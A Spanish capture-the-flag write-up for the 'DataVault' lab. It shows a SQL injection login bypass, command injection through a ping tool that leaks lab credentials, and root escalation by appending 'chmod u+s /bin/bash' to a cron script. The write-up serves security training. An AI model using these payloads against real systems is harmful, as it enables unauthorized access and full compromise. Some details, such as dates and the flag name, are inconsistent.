

# Writeup Datavault-CFT

## Whoami-Labs

|                    |                                                       |
|--------------------|-------------------------------------------------------|
| Plataforma         | Whoami-labs.com                                       |
| Dificultad         | Fácil                                                 |
| IP del laboratorio | 172.17.0.2                                            |
| Catergoria         | Web / Inyección de comandos / Escalada de privilegios |

## Resumen

DataVault es un laboratorio de dificultad fácil que combina una bypass de autenticación trivial, una inyección de comandos en una herramienta de diagnósticos de red, y una escalada de privilegios mediante un script de backup mal configurado que se ejecuta por cron como root.

## 1.Reconocimiento (Recon)

Iniciamos el reconocimiento con nmap para identificar servicios activos, en el que se revela el puerto 22 (SSH) y 80 (HTTP - Apache).

```
kali@kali: ~/whoami-labs/machines/datavault-ctf
kali@kali: ~/whoami-labs/machines/datavault-ctf
nmap -sV -sC -p- 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 04:02 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 256 96:68:78:95:40:e6:eb:c1:8a:c1:cb:0c:38:1e:6f:5b (ECDSA)
|_ 256 c7:36:a0:62:de:a4:56:ff:80:ed:ce:a7:cc:04:bb:bd (ED25519)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
|_ http-title: DataVault - Secure Storage
|_ http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 42:75:BB:1C:FC:3A (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.63 seconds
```

## Enumeración de directorios:

Usamos Gobuster para descubrir rutas ocultas en el servidor web. Gobuster revela archivos clave:

**login.php, admin.php, index.php y un directorio uploads.**

```

kali@kali: ~/whoami-labs/machines/datavault-ctf
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,zip -t 50

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehrlauer (@firefart)


[*] Url: http://172.17.0.2
[*] Method: GET
[*] Threads: 50
[*] WordList: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.8.2
[*] Extensions: php,txt,html,bak,zip
[*] Timeout: 10s

Starting gobuster in directory enumeration mode


.hta (Status: 403) [Size: 275]
.hta.zip (Status: 403) [Size: 275]
.hta.txt (Status: 403) [Size: 275]
.hta.php (Status: 403) [Size: 275]
.hta.html (Status: 403) [Size: 275]
.hta.bak (Status: 403) [Size: 275]
.htaccess (Status: 403) [Size: 275]
.htaccess.zip (Status: 403) [Size: 275]
.htaccess.txt (Status: 403) [Size: 275]
.htaccess.html (Status: 403) [Size: 275]
.htaccess.bak (Status: 403) [Size: 275]
.htaccess.php (Status: 403) [Size: 275]
.htpasswd.bak (Status: 403) [Size: 275]
.htpasswd.php (Status: 403) [Size: 275]
.htpasswd.html (Status: 403) [Size: 275]
.htpasswd (Status: 403) [Size: 275]
.htpasswd.txt (Status: 403) [Size: 275]
.htpasswd.zip (Status: 403) [Size: 275]
admin.php (Status: 302) [Size: 0] [→ login.php]
admin.php (Status: 302) [Size: 0] [→ login.php]
index.php (Status: 200) [Size: 1604]
index.php (Status: 200) [Size: 1604]
login.php (Status: 200) [Size: 1918]
server-status (Status: 403) [Size: 275]
uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
Progress: 27678 / 27678 (100.00%)

```

Al acceder a la página principal, vemos un panel login 'DataVault'.



## 2. Acceso inicial / Bypass de Autenticación



Al probar el formulario de login, intentamos una inyección SQL (SQLi), clásica para eludir la autenticación. Confirmamos la vulnerabilidad y automatizamos el acceso usando curl para mantener la sección con cookies.

```


kali@kali: ~/whoami-labs/machines/datavault-ctf
$ curl -s -c cookies.txt -X POST http://172.17.0.2/login.php -d "username=admin' OR '1'='1&password=x" -L -o login_response.html

kali@kali: ~/whoami-labs/machines/datavault-ctf
$ ls
cookies.txt  datavault-ctf.tar  escaneo.txt  evidence  login_response.html  startlab.sh  writeup

kali@kali: ~/whoami-labs/machines/datavault-ctf
$

```

## 3. Enumeración Post-Autenticación (Panel de Administración)



Tras el Login exitoso, accedemos al panel de administrador que contiene dos herramientas principales: un gestor de subida de archivos y una herramienta de diagnóstico de red.

## 4.Fuga de Información y Lectura de Archivos (LFI/Command Injeccion)

```
SHELL=/bin/sh
# You can also override PATH, but by default, newer versions inherit it from the environment
#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
#----- minute (0 - 59)
#----- hour (0 - 23)
#----- day of month (1 - 31)
#----- month (1 - 12) OR jan,feb,mar,apr ...
#----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /opt/backup/sync.sh
```

Buscamos servicios de scripts

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.019/0.026/0.034/0.007 ms
total 12
drwxr-xr-x 1 root root 4096 Jan 12 2026 .
drwxr-xr-x 1 root root 4096 Sep 6 15:28 ..
drwxr-xr-x 2 dbbackup dbbackup 4096 Jan 12 2026 dbbackup
```

Buscando credenciales en base de datos, leemos los archivos PHP del código fuente de la web.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.020 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1007ms
rtt min/avg/max/mdev = 0.020/0.035/0.050/0.015 ms
<?php
error_reporting(E_ALL);
ini_set('display_errors', 1);

$servername = "127.0.0.1";
$username = "webapp";
$password = "W3bApp#2024";
$dbname = "datavault";

$conn = new mysqli($servername, $username, $password, $dbname);

```

También logramos leer el archivo .credentials o información del usuario dbbackup revelando la contraseña del usuario.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.021/0.023/0.025/0.002 ms
total 16
drwxr-xr-x 1 root root 4096 Jan 12 2026 .
drwxr-xr-x 1 root root 4096 Jan 12 2026 ..
-rw-r--r-- 1 root root 21 Jan 12 2026 .credentials

```

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1015ms
rtt min/avg/max/mdev = 0.023/0.036/0.050/0.013 ms
dbbackup:B@ckup2024!

```

## 5.Escalada de Privilegios (Privilege Escalation)

Revisamos el crontab del sistema para buscar tarea automáticas que podamos explotar.

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1033ms
rtt min/avg/max/mdev = 0.018/0.025/0.032/0.007 ms
-rwxrwxr-x 1 root backupgroup 54 Jan 12 2026 /opt/backup/sync.sh

```

El script sync.sh se ejecuta como root cada minuto. Leemos su contenido y vemos que ejecuta

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1026ms
rtt min/avg/max/mdev = 0.018/0.028/0.038/0.010 ms
#!/bin/bash
tar -czf /tmp/backup.tar.gz /var/www/html

```

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1022ms
rtt min/avg/max/mdev = 0.021/0.030/0.039/0.009 ms
#!/bin/bash
tar -czf /tmp/backup.tar.gz /var/www/html
chmod u+s /bin/bash
chmod u+s /bin/bash
chmod u+s /bin/bash
chmod u+s /bin/bash
chmod u+s /bin/bash

```

## 6. Obtención de la Flag

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.019/0.029/0.039/0.010 ms
root

```

Con el bit SUID activado ejecutamos `/bin/bash -p` para obtener una shell interactiva como root.

Buscamos en los directorios habituales y localizamos la flag `/root/flag.txt`

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1018ms
rtt min/avg/max/mdev = 0.024/0.039/0.055/0.015 ms
/root/flag.txt
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.34.0/bits/waitflags.ph
/var/lib/mysql/debian-5.7.flag

```

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.041 ms

--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1021ms
rtt min/avg/max/mdev = 0.036/0.038/0.041/0.002 ms
FLAG{MySQL_UDF_XXXXXXXXXXXX}

```

Bienvenido a WHOAMI-LABS.COM.  
Aprende, simula, escala. Sin burocracia.

[\*] Cargando imagen desde datavault-ctf.tar ...

[+] Imagen cargada exitosamente

[\*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: DATAVAULT

DIFICULTAD: ★★★★★★ fácil (1 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la ROOT flag (formato FLAG{...}): FLAG{MySQL\_UDF\_

¡Felicitaciones hacker! Has conseguido la flag.

FECHA Y HORA: 2026-09-08 13:41:02 -0400